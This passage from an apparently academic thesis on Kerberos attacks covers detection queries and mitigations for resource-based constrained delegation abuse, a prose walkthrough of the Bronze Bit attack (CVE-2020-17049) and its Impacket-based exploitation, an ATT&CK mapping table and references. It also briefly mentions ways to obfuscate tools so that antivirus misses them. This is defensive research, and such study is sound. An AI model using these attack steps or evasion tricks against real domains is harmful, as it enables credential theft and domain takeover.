When the attribute is modified "msDS-AllowedToActOnBehalfOfOtherIdentity" an event with id 4742 is generated. This is a generic event and the attribute does not appear in the list, so the administrator will not see the newly set value nor he can be sure that this is the modified attribute if he has another global access control list from the SACL system. Although the administrator will not be able to know for sure that this is the attribute that has been changed, he can see the target computer in "TargetUserName"/"TargetSid" and the one writing the attribute in "SubjectUserName"/"SubjectUserSid". However, if sacl is enabled for the above property resource-based restricted delegation configuration changes can be detected in directory service object modification events (event id 5136), where the ldap display name is "msds-allowedtoactonbehalffotheridentity". Events where the subject identity and object identity are the same may be an indicator of this attack.

Another possible method of detecting this type of attack [64] is to use the replication metadata of the active directory. To view this data if we know the account that has been modified we can run the command:

```
Repadmin /showobjmeta * "cn= servfw2016,
cn=computers,dc=rompi,dc=local"
```

This command shows us by console on what date the msds-allowedtoactonbehalffotheridentity attribute was modified. With that modification date you can parse the related ones using powershell commands:

```
$begin = get-date -date 'x/x/x' #x the date of the modification.
$end = get-date -date 'x/x/x' #x the date of the change
Get-eventlog -computername dc -logname 'security' -instanceid 4742 -
after $begin -before $end -message "*servfw2016*" | format-list
*events 4742
```

It can be checked via an ldap query against all domain controllers to see if the administrator has other machine accounts that have a value in the msds-allowedtoactonbehalffotheridentity attribute and check for any inconsistencies.

```
Repadmin /showattr * dc=rompi,dc=local /subtree
/filter:"(((&(objectclass=computer)(msds-
allowedtoactonbehalffotheridentity=*)))" /attrs:cn,msds-
allowedtoactonbehalffotheridentity
```

Another possible monitoring related to detecting this type of attack would be to monitor the computer accounts that were created using machineaccountquota. With this it is possible to know which users (non-administrators) are creating computers in the domain. There is an attribute "msds-creatorsid" that is populated when a non-admin user creates a computer account. This can be done by running the powershell command:

```
Get-adcomputer -properties ms-ds-creatorsid -filter {ms-ds-creatorsid
-ne "$ null"}
```

4) RESTRICTED DELEGATION ATTACK MITIGATION

The following recommendations can be given:

- Mark administrator and other "sensitive" domain accounts with the property "account is sensitive and cannot be delegated" so that it is not possible to perpetrate the attack.
- If resource-based restricted delegation is not used in your organization, lock it down by preventing everyone from configuring it across the domain.
- Add all privileged users to the "protected users" group in active directory.

In relation to the response, as this is a very similar attack to the previous one, the same steps can be followed as above:

- Activate the incident response process and notify the incident response team.
- Quarantine the servers with rbcd enabled and involved for forensic investigation, as well as for eradication and recovery activities.
- Reset the password of accounts compromised in the attack.

H. CVE-2020-17049: Kerberos Bronze Bit Attack ATTACK

On November 10, 2020 was announced the Kerberos KDC Security Feature Bypass Vulnerability known as CVE-2020-17049 which has a score of CVSS:3.0 6.6 / 5.8. It consists of a security feature bypass vulnerability in the way the Key Distribution Center (KDC) determines whether a service ticket can be used for delegation through Kerberos restricted delegation. To exploit the vulnerability, a compromised service that is configured to use Kerberos restricted delegation could alter a service ticket that is not valid for delegation to force the KDC to accept it. Microsoft released an update fixes this vulnerability by changing the way KDC validates service tickets used in Kerberos restricted delegation. Because it has not been possible to simulate this attack in the lab, we discuss only at a theoretical level the target and development of the attack based on three excellent articles by Jake Karnes that there are [65] [66] and [67] about the vulnerability and that deserve to be collected and documented in this master's final paper.

This attack uses the S4U2self and S4U2proxy protocols introduced by Microsoft as extensions to the Kerberos protocol used by Active Directory. The attack uses the S4U2self protocol to obtain a service ticket for a target user of the compromised service, using the service's password hash. The attack then manipulates this service ticket by ensuring that its forwarding flag is set (by changing the "Forwardable" bit to 1). The manipulated service ticket is then used in the S4U2proxy protocol to obtain a service ticket for the target user on the target service. With this final service ticket, the attacker can impersonate the target user,

send requests to the target service and the requests will be processed under the authority of the target user.

This exploit bypasses 2 existing protections for Kerberos delegation and provides an opportunity for impersonation, lateral movement and privilege escalation. Once successful with it, an attacker can now perform the following:

1. Impersonate users who are not allowed to delegate. This includes members of the Protected Users group and any other users explicitly configured as "sensitive and not allowed to delegate".
2. The attack can be launched from a service that is not allowed to transition the authentication protocol. This means that if the service is configured without the "TrustedToAuthForDelegation" property (shown as "Trust this user for delegation only to specified services - Use Kerberos only" in the Active Directory GUI), the attacker can use the exploit to obtain tickets as if the "TrustedToAuthForDelegation" property (shown as "Trust this user for delegation only to specified services - Use any authentication protocol" in the Active Directory GUI) had been set.

1) CVE-2020-17049 KERBEROS BRONZE BIT ATTACK REQUISITES

The requirements to perform this attack are [66]:

- A machine in the target environment to launch the attack.
- The password hash of a service account.
- The service account must be able to perform a restricted delegation to another service.
 - This could be a classic restricted delegation (with the configuration "- Use Kerberos only" or "- Use any authentication protocol").
 - This could also be a limited resource-based delegation.

With these prerequisites fulfilled, the attacker can authenticate to a second service as any user. This includes members of the Protected Users group and any other user explicitly configured as "sensitive and cannot be delegated". The second service will accept and process the attacker's requests as coming from the impersonated user.

2) CVE-2020-17049: KERBEROS BRONZE BIT ATTACK DEVELOPMENT

The steps to perform the attack are [67]:

1. The attacker has visibility into the AD environment.
2. The attacker obtains the password hash of a service in the environment. We will refer to this service as "Service1". There are many ways an attacker could obtain the necessary hash, such as DC Sync attacks, Kerberoasting or even creating a new machine account with SPN through Powermad.
3. Service1 has a restricted delegation trust relationship to another service. We will refer to this as "Service2". This trust relationship could be any of the following:

- a. Service1 is configured to perform a restricted delegation to Service2. That is, Service2 is in the "AllowedToDelegateTo" list of Service1.
- b. Service2 is configured to accept resource-based restricted delegation from Service1. That is, Service1 is in the "PrincipalsAllowedToDelegateToAccount" list of Service2. If the attacker has write permissions (GenericAll, GenericWrite, WriteOwner, etc.) for the Service2 object in AD, the attacker could add Service1 to the "PrincipalsAllowedToDelegateToAccount" list of Service2. This does not require domain administrator privileges.
4. The attacker uses the exploit to act as Service1 and obtain a Kerberos service ticket for a target user for Service2.
5. The attacker impersonates the target user and submits the service ticket to Service2. The attacker is now authenticated on Service2 with the target user and can interact with Service2 under the authority of the target user.

The exploit is implemented as an extension of the Impacket framework, in particular the getST.py script to which the force-forwardable command line parameter has been added. When the -force-forwardable flag is present, the exploit is executed after the S4U2self exchange. The service ticket returned by the KDC in the automatic S4U2 exchange is decrypted with the long-term key of Service1, sets the forwardable flag to 1, and then re-encrypted. This modified ticket is attached in the S4U2proxy exchange and the KDC will return a service ticket for Service2 as the destination user.

By changing the forwardable bit, two protections are being circumvented:

1. The protection for TrustedToAuthForDelegation and the setting "Trust this computer for delegation only to specified services: use Kerberos only". This protection is applied by ensuring that any service ticket received on the S4U2self exchange cannot be forwarded unless the requesting service is TrustedToAuthForDelegation. By setting the forwardable flag, this distinction is effectively removed and the service is enabled to make the protocol transition, as if the service were configured with the "Trust this computer for delegation only to specific services: use any authentication protocol" option.
2. Protection of accounts that do not allow delegation has also been omitted. Again, this is enforced by ensuring that any service ticket received on the S4U2self exchange on behalf of a protected account will not be forwardable. By making this a forwardable service ticket, the service can now delegate authentication of the account as if no such protection existed.

Kerberos Bronze Bit Attack take into account the same considerations for detection, mitigation and response that *Kerberos Restricted Delegation Attack*.

V. RESULTS

Having analyzed the attacks performed in a laboratory environment, a characterization of the attacks can be carried out in terms of several parameters and then proceed to a discussion about them. Thus, we can take as parameters the following:

- Attack pattern [68]. "Attack patterns" are descriptions of common attributes and approaches employed by adversaries to exploit known weaknesses in cyber capabilities. Attack patterns define the challenges an adversary may face and how they solve it. The Common Attack Pattern Enumeration and Classification (CAPECTM) catalog will be used to classify the identified attacks.
- ATT&CK technique [69]. MITRE ATT & CK® is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. Techniques represent "how" an adversary achieves a tactical objective by performing an action. For example, an adversary may dump credentials to gain credential access. Tactics represent the "why" of an ATT & CK technique or subtechnique. It is the adversary's tactical objective: the reason for performing an action. For example, an adversary may want to gain access through credentials. The technique and tactics used by each attack will be identified.
- Tools: the possible alternative or complementary tools that may be used to carry out the attack.
- Attack Difficulty. The difficulty of the attack will be assessed on a scale of low, medium and high. For its application, the value assigned by CAPEC will be taken into account if it is classified by the same or the requirements to carry them out. For example, an attack that requires obtaining administrator privileges will require certain skills and will therefore be of high difficulty.
- Detection Difficulty. The same scale is applied and will be given by the analysis performed in the detection section of the experimental pilot. Thus, if an attack is characterized by totally defined event records and cannot present false positives, it will be considered of low difficulty.
- Mitigation Difficulty. This will depend in turn on the analysis of the mitigation section, applying the same scale as in the previous difficulties. The difficulty of the recommendations that have been proposed to carry out the mitigation will be evaluated.
- Difficulty of the response. Once the attack has occurred, the difficulty of the response procedures to contain and repair it will be evaluated on the same scale as mentioned above.

Tab. 1 shows the above metrics applied to the results of the attacks performed against Kerberos protocol.

Table 1. Results of metrics applied to the results of the attacks performed against Kerberos protocol.

Attack	Attack pattern	ATT&CK Technique	Tactic	tools	Attack difficulty	Detection difficulty	Mitigation difficulty	Response difficulty
Overpass-the-hash	Overpass-the-hash of captured hashes	T1550.002 Use of alternative auth. material	Evasion of Defense techniques Lateral movement	Mimikatz Rubeus PowerShell	Low	Medium	High	Medium
Pass-the-ticket	CAPEC-645: Use of captured tickets	T1550.003 Use of alternative auth. material	Evasion of Defense techniques Lateral movement	Mimikatz Rubeus PowerShell	Medium	Medium	High	Medium
Golden ticket	CAPEC-652: Use of known Kerberos credential	T1558.001 Theft or Ticket Forgery	Credential Access	Mimikatz Impacket Empire	High	High	Medium	High
Silver ticket	CAPEC-652: Use of known Kerberos credential	T1558.002 Theft or Ticket Forgery	Credential Access	Mimikatz Impacket Empire	High	High	High	Medium
Kerberoasting	CAPEC-509: Kerberoasting	T1558.003 Theft or Ticket Forgery	Credential Access	Mimikatz Rubeus Impacket Nidem John the Ripper HashCat Empire	Medio	Medium	High	Medium
Delegación sin restricciones	CAPEC-652: Use of known Kerberos credential	T1558.002 Theft or Ticket Forgery	Credential Access	Mimikatz Rubeus PowerShell	High	High	Medium	Medium
Delegación con restricciones	CAPEC-652: Use of known Kerberos credential	T1558.002 Theft or Ticket Forgery	Credential Access	Mimikatz Rubeus PowerShell	High	High	Medium	Medium
RBCD	CAPEC-652: Use of known Kerberos credential	T1558.002 Theft or Ticket Forgery	Credential Access	Mimikatz Rubeus PowerShell, PowerMad	High	High	Medium	Medium
Bronze bit attack	CVE 2020-17049 attack	T1558.002 Theft or Ticket Forgery	Credential Access	Impacket framework	High	High	Medium	Medium

V. ANALYSIS AND DISCUSSION

The execution of the types of attacks seen in this work, allow us to verify that the skills and knowledge for their execution are generally high. Except for the overpass-the-hash, the rest of the attacks require a deeper knowledge of how the Kerberos protocol works. Tools such as Mimikatz and Rubeus are not easy to handle, as well as PowerShell scripts that complement the above. These tools are detected by Microsoft Defender antivirus, so in order to go undetected and to be able to execute them once the victim machine or controller has been compromised, it is necessary to apply obfuscation techniques or PowerShell scripts. There are different techniques to obfuscate these binaries or scripts like build a custom binary, disguise them as images, using your own crypter, or compiling your obfuscated version of the tool etc. [70]. The attack patterns identified for these attacks by CAPEC allow us to know their impact.

CAPEC-644: Use of captured hashes. It has a high severity and generates in the confidentiality, access control and authentication area an impact of allowing to gain privileges, in the authorization area an impact of reading unauthorized data and in the integrity area an impact of modifying them.

CAPEC-645: Use of captured tickets. It has a high severity and generates in the integrity area an impact of gaining privileges.

CAPEC-652: Use of known Kerberos credentials. It has a high severity and generates in the confidentiality, access control and authentication area an impact of allowing to gain privileges, in the authorization area an impact of reading unauthorized data and in the integrity area an impact of modifying them.

This whole group of attack patterns is of high severity and highlights the danger of this type of attack. As we have seen in the development of these attacks, many of them are

difficult to detect and can therefore cause very damaging persistence in the network.

The techniques used in the aforementioned attacks fall into two types: those that seek to use alternative authentication credentials and those that seek to steal or forge tickets. In any case, these types of techniques seek to bypass Kerberos authentication.

The tools used in these types of attacks can be used in Windows and Linux platforms, having developed the attacks in Windows and with the compiled versions of the sources. From the handling of the same, it has been detected that Mimikatz has presented problems to work correctly in some attacks having been necessary to perform it several times. Rubeus is presented as a more stable tool than Mimikatz having worked well without the need to repeat the attacks.

The difficulty of the attacks as a parameter that measures the skills and knowledge of the attackers when exploiting Kerberos vulnerabilities allows us to identify as more complicated those in which it is necessary to create or forge tickets due to the information that must be known apart from the privileges that must be possessed, which requires that the domain has first been compromised with other previous techniques.

Detection has been classified according to the possibility of identifying events that allow us to ensure that one of the attacks has occurred. In this sense most of the methods are complicated and some of them require storing these events over time in order to be able to check correlations between them. For example, in the case of the Golden Ticket attack, the TGTs generated are false so there will not be the first steps of the protocol communication and therefore no record of events of type 4768 will be available for some events of type 4769. This makes it necessary to have a log collection system with sufficient capacity and rules to generate alarms of the type of attack for subsequent analysis by security technicians. The method followed in this master's thesis for log analysis is rudimentary, since the aim was to find the pattern that identifies the attack from the main source, allowing a more complete log collection and detection system to be designed in a later work.

In relation to mitigation, despite the recommendations, it is difficult to eradicate this type of attack because many of the vulnerabilities are intrinsic to the design of the Kerberos protocol, since it is a stateless protocol. However, the recommendations given in some cases are easier to follow and more standardized than in others.

Finally, with regard to response procedures, which are very similar in most cases, it is clear that it is necessary to invest in them and it is highly recommended to have an incident response team and a forensic team. Obviously, not all organizations can have these teams, so the use of technical staff dedicated to these IT security issues is recommended in such cases.

VI. CONCLUSIONS AND FUTURE WORK

A. CONCLUSIONS

In this work, a state of the art of the Kerberos protocol has been presented and the main attacks that can be performed on it have been analyzed using the tools that are available. The great difficulty of these attacks given that it is necessary to understand the correct functioning of the protocol, as well as to handle the tools that are not always easy to use. Many of them also require previous pentesting skills and the ability to compromise machines and obtain administration privileges.

On the other hand, these types of attacks, which can also occur on end workstations and member servers, show that log collection systems are required to store the events of these machines apart from domain controllers, in order to carry out analysis and correlation tasks that allow them to be detected safely and avoid false positives. An example of this is those TGS tickets generated without their corresponding TGT and therefore detected at Windows level with events with identifier 4769 without their corresponding 4768.

The impact as well as the damage caused by this type of attack is very high and due to the difficulty of detection in most cases, they remain undetected for long periods of time. Attacks such as Golden Ticket inherent in the protocol design involve the total compromise of the domain and allow an attacker to control and perform all types of actions on the network.

The attacks highlight the need, in addition to monitoring events through log management systems, to carry out control auditing actions on the configurations used in the domain controllers. Examples of this are the attacks on Kerberos delegations, where the proposed recommendations must be followed so as not to commit incorrect configurations that can be exploited by attackers. These actions should be combined with penetration tests using the Kerberos protocol to complement and find new bugs or vulnerabilities that exist in the network.

Mitigation in some cases, such as Golden Ticket, can take weeks of planning and effort to complete and ensure that the attacker's presence and persistence mechanisms are completely eradicated, as well as making the necessary changes to ensure that they cannot reuse the path of the previous attack to regain access.

B. FUTURE WORK

The attacks have been focused on Windows environments because it is the most widespread system in local networks and because it is easier to develop and implement in a virtual laboratory. However, the work should be complemented by carrying out the attacks on Linux systems since Kerberos can be implemented on a server with this operating system.

The use of Powershell commands should also be detected in depth since the main tools such as Mimikatz and Rubeus can be invoked from the Powershell framework. Therefore, it should not be forgotten that the use of these sequences should be recorded, especially when they can be executed without the need to download them to the hard disk of the compromised machine.

In relation to unrestricted Delegation attacks, new scenarios should be analyzed where RPC servers other than the printer server are involved in executing the attack. This opens an interesting range of finding new bugs in this type of servers that allow to make a privileged account interact with it and allow to obtain its TGT.

REFERENCES

- [1] "What is Kerberos". [Online]. Available: http://web.mit.edu/kerberos/#what_is [Accessed: April. 2, 2021].
- [2] Matan Hart. (2015) "Kerberos Attacks: What You Need to Know". [Online]. Available: <https://www.cyberark.com/resources/blog/kerberos-attacks-what-you-need-to-know> [Accessed: April. 2, 2021].
- [3] R. Grimes. (2014) "Fear the golden ticket attack!". CSOnline. [Online]. Available: <https://www.csonline.com/article/2608877/fear-the-golden-ticket-attack.html> [Accessed: April. 2, 2021].
- [4] "Welcome to the MIT Kerberos Distribution Page!". [Online]. Available: <http://web.mit.edu/kerberos/dist/index.html> [Accessed: April. 2, 2021].
- [5] RFC1510 (1993). The Kerberos Network Authentication Service (V5). J. Kohl, C. Neuman. (Format: TXT, HTML) (Obsoleted by RFC4120, RFC6649) (Status: HISTORIC) (DOI: 10.17487/RFC1510).
- [6] RFC4120 (2005). The Kerberos Network Authentication Service (V5). C. Neuman, T. Yu, S. Hartman, K. Raeburn.
- [7] RFC4537 (2006). Kerberos Cryptosystem Negotiation Extension. L. Zhu, P. Leach, K. Jaganathan. (Format: TXT, HTML) (Updates RFC4120) (Status: PROPOSED STANDARD) (DOI: 10.17487/RFC4537).
- [8] RFC5021 (2007). Extended Kerberos Version 5 Key Distribution Center (KDC) Exchanges over TCP. S. Josefsson. (DOI: 10.17487/RFC5021).
- [9] RFC6111 (2011). Additional Kerberos Naming Constraints. L. Zhu. (Format: TXT, HTML) (Updates RFC4120) (DOI: 10.17487/RFC6111).
- [10] RFC6112 (2011). Anonymity Support for Kerberos. L. Zhu, P. Leach, S. Hartman. (Format: TXT, HTML) (Obsoleted by RFC8062) (Updates RFC4120, RFC4121, RFC4556) (DOI: 10.17487/RFC6112).
- [11] E. Pérez. (2019). "Kerberos (I): ¿Cómo funciona Kerberos? – Teoría". [Online]. Disponible en <https://www.tarlogic.com/blog/como-funciona-kerberos/> [Accessed April. 2, 2021].
- [12] A. Miroshnikov (2018). *Windows Security Monitoring. Scenarios and patterns*. Indianapolis. USA: Wiley. 2018.
- [13] MICROSOFT. "[MS-SFU] (2020). Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol. 1.3.3 Protocol Overview," 2020. [Online]. Available: <https://msdn.microsoft.com/en-us/library/cc246080.aspx>. [Accessed: Oct. 5, 2020].
- [14] C. García García, V. Martín y P. González. (2017): *Hacking Windows: Ataques sistemas y redes Microsoft*. Madrid. España; Madrid: 0xWord,
- [15] "CVE details". [Online]. Available: <https://www.cvedetails.com/> [Accessed: April. 2, 2021].
- [16] K. Minkyu (2009) A survey of Kerberos V and public-key Kerberos security, <http://www1.cse.wustl.edu/jain/cse571%E2%80%939309/ftp/kerb5/index.html>
- [17] S. Metcalf (2014). "MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege," Nov 18, 2014. [Online]. Available: <https://adsecurity.org/?p=525> [Accessed: Oct. 12, 2020].
- [18] S. Metcalf (2014). "Kerberos Vulnerability in MS14-068 (KB3011780) Explained," Nov 19, 2014. [Online]. Available: <https://adsecurity.org/?p=541> [Accessed: April. 2, 2021].
- [19] S. Metcalf (2014). "MS14-068 Kerberos Vulnerability Privilege Escalation POC Posted (PyKEK)," Dec 6, 2014. [Online]. Available: <https://adsecurity.org/?p=660> [Accessed: April. 2, 2021].
- [20] T. Aura, (1997). "Strategies against Replay Attacks," in *Computer Security Foundations Workshop, IEEE*, Rockport, Massachusetts, 1997 pp. 59. doi: 10.1109/CSFW.1997.596787.
- [21] T. Wu (1999). "A real-world analysis of Kerberos password security," *In Proceedings of the Internet society symposium on network and distributed system security*, California, 1999. [Online]. Available: <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.26.3940> [Accessed: April. 2, 2021].
- [22] B. W. Long and C. J. Fidge (2006). "Formally analysing a security protocol for replay attacks," *Australian Software Engineering Conference (ASWEC'06)*, Sydney, NSW, 2006, pp. 10 pp.-180, doi: 10.1109/ASWEC.2006.30.
- [23] J. Li (2009). "Design of authentication protocols preventing replay attacks," *2009 International Conference on Future BioMedical Information Engineering (FBIE)*, Sanya, 2009, pp. 362-365, doi: 10.1109/FBIE.2009.5405842.
- [24] Y. Jian (2009). "An Improved Scheme of Single Sign-On Protocol Based on Dynamic Double Password," *2009 International Conference on Environmental Science and Information Application Technology*, Wuhan, 2009, pp. 572-574, doi: 10.1109/ESIAT.2009.508.
- [25] S. K. Pathan, S. N. Deshmukh, R. R. Deshmukh, (2009). "Kerberos Authentication System – A Public Key Extension," *International Journal of Recent Trends in Engineering*, Vol. 1, No. 2, May 2009. [Online]. Available: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.381.7927&rep=rep1&type=pdf> [Accessed: April. 2, 2021].
- [26] N. T. Abdelmajid, M. A. Hossain, S. Shepherd and K. Mahmoud, "Location-Based Kerberos Authentication Protocol," *2010 IEEE Second International Conference on Social Computing*, Minneapolis, MN, 2010, pp. 1099-1104, doi: 10.1109/SocialCom.2010.163.
- [27] G. Dua, N. Gautam, D. Sharma, A. Arora, (2013). "Replay attack prevention in kerberos authentication protocol using triple password," *International Journal of Computer Networks & Communications (IJCNC)* Vol.5, No.2, March 2013. [Online]. Available: <https://arxiv.org/ftp/arxiv/papers/1304/1304.3550.pdf> [Accessed: April. 2, 2021].
- [28] Y. Zhu, L. Ma and J. Zhang (2014). "An enhanced Kerberos protocol with non-interactive zero-knowledge proof," *Security Comm. Networks*


- 2015; 8:1108–1117 Published online 19 June 2014 in Wiley Online Library. <https://doi.org/10.1002/sec.1066>.
- [29] M. M. Babu and K. V. S. P. Reddy (2014). "Risk Assessment Mitigation of Kerberos Protocol Using Public Key Cryptography," *i-manager's Journal on Cloud Computing*, 1(4), 19-23. 2014. <https://doi.org/10.26634/jcc.1.4.3191>.
- [30] Z. Tbatou, A. Asimi, Y. Asimi and Y. Sadqi, (2015) Kerberos V5: Vulnerabilities and perspectives, IEEE, 2015, ISBN 978-1-4673-9669-1 1115/\$31.00
- [31] A. F. Kadhim and H. I. Mhaibes, "A new initial authentication scheme for kerberos 5 based on biometric data and virtual password", *Proc. Int. Conf. Adv. Sci. Eng. (ICOASE)*, pp. 280-285, Oct. 2018.
- [32] Z. Tbatou, A. Asimi, Y. Asimi et al. (2017). A new mutual kerberos authentication protocol for distributed systems[J]. *International Journal of Network Security*, 2017, 19(6): 889–898
- [33] Tabassum M., Sarower A.H., Esha A., Hassan M.M. (2020) An Enhancement of Kerberos Using Biometric Template and Steganography. In: Bhuiyan T., Rahman M.M., Ali M.A. (eds) *Cyber Security and Computer Science. ICONCS 2020. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering*, vol 325. Springer, Cham. https://doi.org/10.1007/978-3-030-52856-0_9
- [34] M. A. Benjula. and J., Prabhu. (2021), "Trust based authentication scheme (tbas) for cloud computing environment with Kerberos protocol using distributed controller and prevention attack", *International Journal of Pervasive Computing and Communications*, Vol. 17 No. 1, pp. 78-88. <https://doi.org/10.1108/IJPC-03-2020-0009>
- [35] H. Mutaher and P. Kumar, "Security-Enhanced SDN Controller Based Kerberos Authentication Protocol," *2021 11th International Conference on Cloud Computing, Data Science & Engineering (Confluence)*, 2021, pp. 672-677, doi: 10.1109/Confluence51648.2021.9377044.
- [36] L. Xiao, T. Chen, G. Han, W. Zhuang and L. Sun, "Game Theoretic Study on Channel-Based Authentication in MIMO Systems," in *IEEE Transactions on Vehicular Technology*, vol. 66, no. 8, pp. 7474-7484, Aug. 2017, doi: 10.1109/TVT.2017.2652484.
- [37] B. Delpy (2014). "Abusing Microsoft Kerberos – Sorry You Guys Don't Get It". *BlackHat / Defcon WallOfSheep* .2014. [Online]. Available: <https://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it> [Accessed: April. 2, 2021].
- [38] J. Warren (2019). "How to Detect Overpass-the-Hash Attacks," Feb. 26, 2019 [Online]. Available: <https://stealthbits.com/blog/how-to-detect-overpass-the-hash-attacks/> [Accessed: April. 2, 2021].
- [39] Stealthbits. "Attack Catalog. Adversary techniques for credential theft and data compromise. Pass-the-Ticket," [Online]. Available: <https://attack.stealthbits.com/pass-the-ticket> [Accessed: April. 2, 2021].
- [40] S. Metcalf (2015). "Detecting Forged Kerberos Ticket (Golden Ticket & Silver Ticket) Use in Active Directory". May 3, 2015. [Online]. Available: <https://adsecurity.org/?p=1515#DetectingForgedKerberosTickets>. [Accessed: Oct 20,2020].
- [41] M. Soria-machado; D. Abolins, C. Boldea and K. Socha (2016). "Kerberos Golden Ticket Protection: Mitigating Pass-the-Ticket on Active Directory," CERT-EU Security Whitepaper. Apr 26, 2016. [Online]. Available: https://cert.europa.eu/static/WhitePapers/UPDATED%20-%20CERT-EU_Security_Whitepaper_2014-007_Kerberos_Golden_Ticket_Protection_v1_4.pdf [Accessed: April. 2, 2021].
- [42] S. O'HARA (2016). "The ThreatHunting Project: Finding Golden and Silver Tickets," 23 Aug, 2016 [Online]. Available: https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/golden_ticket.md [Accessed: Oct April. 2, 2021].
- [43] Stealthbits. "Attack Catalog. Adversary techniques for credential theft and data compromise. Golden Ticket," [Online]. Available: <https://attack.stealthbits.com/how-golden-ticket-attack-works> [Accessed: April. 2, 2021].
- [44] MICROSOFT. "Best Practice Guide for Securing Active Directory Installations and Day-to-Day Operations: Part II. Chapter 3 - Recovering from Active Directory Attacks," 2009. [Online]. Available: [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727066\(v=technet.10\)?redirectedfrom=MSDN#ECAA](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727066(v=technet.10)?redirectedfrom=MSDN#ECAA) [Accessed: April. 2, 2021].
- [45] Stealthbits. "Attack Catalog. Adversary techniques for credential theft and data compromise. Silver Ticket," [Online]. Available: <https://attack.stealthbits.com/silver-ticket-attack-forged-service-tickets> [Accessed: April. 2, 2021].
- [46] Stealthbits. "Attack Catalog. Adversary techniques for credential theft and data compromise. Kerberoasting," [Online]. Available: <https://attack.stealthbits.com/cracking-kerberos-tgs-tickets-using-kerberoasting> [Accessed: April. 2, 2021].
- [47] TrustedSec. Ben Mauch. (2018). "The Art of Detecting Kerberoast Attacks," May 10, 2018. [Online]. Available: https://www.trustedsec.com/blog/art_of_kerberoast/ [Accessed: April. 2, 2021].
- [48] E. Pérez. (2020). "Kerberos (III): ¿Cómo funciona la delegación?". [En línea]. Disponible en <https://www.tarlogic.com/blog/kerberos-iii-como-funciona-la-delegacion/> [Accedido: April. 2, 2021].
- [49] harmj0y (2019). "A Case Study in Wagging the Dog: Computer Takeover," Feb 28, 2019. [Online]. Available: <https://www.harmj0y.net/blog/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/> [Accessed: April. 2, 2021].
- [50] R. Ancarani (2019). "Exploiting Unconstrained Delegation," Apr 28, 2019. [Online]. Available: <https://medium.com/@riccardo.ancarani94/exploiting-unconstrained-delegation-a81eabbd6976> [Accessed: April. 2, 2021].
- [51] I. Kollitidis (2020). "Unconstrained Delegation," March 15, 2020. [Online]. Available: <https://johnkol.com/unconstrained-delegation/> [Accessed: April. 2, 2021].

- [52] R. Rodriguez (2018). "Hunting in Active Directory: Unconstrained Delegation & Forests Trusts," Nov 28, 2018. [Online]. Available: <https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1> [Accessed: April. 2, 2021].
- [53] Sean Metcalf (2015). "Active Directory Security Risk #101: Kerberos Unconstrained Delegation (or How Compromise of a Single Server Can Compromise the Domain)," Aug 13, 2015. [Online]. Available: <https://adsecurity.org/?p=1667> [Accessed: April. 2, 2021].
- [54] Red Teaming Experiments. "Kerberos Unconstrained Delegation," [Online]. Available: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/domain-compromise-via-unrestricted-kerberos-delegation> [Accessed: April. 2, 2021].
- [55] harmj0y (2017). "S4U2Pwnage," Jan 5, 2017 [Online]. Available: <http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/> [Accessed: April. 2, 2021].
- [56] Microsoft. "Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol" ([MS-SFU])," 2019. [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/8ee85a47-7526-4184-a7c5-25a5e4155d7d?redirectedfrom=MSDN [Accessed: April. 2, 2021].
- [57] E. Shamir (2019). "Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory,," [Online]. Available: <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html> [Accessed: April. 2, 2021].
- [58] K. Murphy. "Delegating like a boss: Abusing Kerberos Delegation in Active Directory," [Online]. Available: <https://www.guidepointsecurity.com/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/> [Accessed: April. 2, 2021].
- [59] O. Alexandrov (2018). "Weakness Within: Kerberos Delegation," [Online]. Available: <https://www.cyberark.com/resources/threat-research-blog/weakness-within-kerberos-delegation#:~:text=Constrained%20delegation%20is%20used%20in,o n%20behalf%20of%20a%20user.&text=A%20user%20can%20authen ticate%20a,will%20be%20accomplished%20using%20Kerberos> [Accessed: April. 2, 2021].
- [60] R. Hausknecht (2020). "Kerberosity Killed the Domain: An Offensive Kerberos Overview," Mar 10, 2020. [Online]. Available: <https://posts.specterops.io/kerberosity-killed-the-domain-an-offensive-kerberos-overview-eb04b1402c61> [Accessed: April. 2, 2021].
- [61] Decoder's Blog (2019). "Donkey's guide to Resource Based Constrained Delegation Exploitation – from simple user to (almost) DA," [Online]. Available: <https://decoder.cloud/2019/03/20/donkeys-guide-to-resource-based-constrained-delegation-from-standard-user-to-da/> [Accessed: April. 2, 2021].
- [62] HarmJ0y. "Resource-based constrained delegation computer DACL takeover demo," [Online]. Available: https://gist.github.com/HarmJ0y/224dbf83febdaf885a8451e40d52ff#file-rbcd_demo-ps1-L22-L33 [Accessed: April. 2, 2021].
- [63] Malware Devil. (2020). "Rbcd-Attack – Kerberos Resource-Based Constrained Delegation Attack From Outside Using Impacket," [Online]. Available: <https://malwaredevil.com/2020/09/17/rbcd-attack-kerberos-resource-based-constrained-delegation-attack-from-outside-using-impacket/> [Accessed: April. 2, 2021].
- [64] Huy (2020). "Using Active Directory Replication Metadata for hunting purposes," [Online]. Available: <https://security-tzu.com/2020/11/09/active-directory-replication-metadata-for-forensics-purposes/> [Accessed: April. 2, 2021].
- [65] J. Karnes (2020). "CVE-2020-17049: Kerberos Bronze Bit Attack – Theory," Dec 8, 2020. [Online]. Available: <https://blog.netspi.com/cve-2020-17049-kerberos-bronze-bit-theory/> [Accessed: April. 2, 2021].
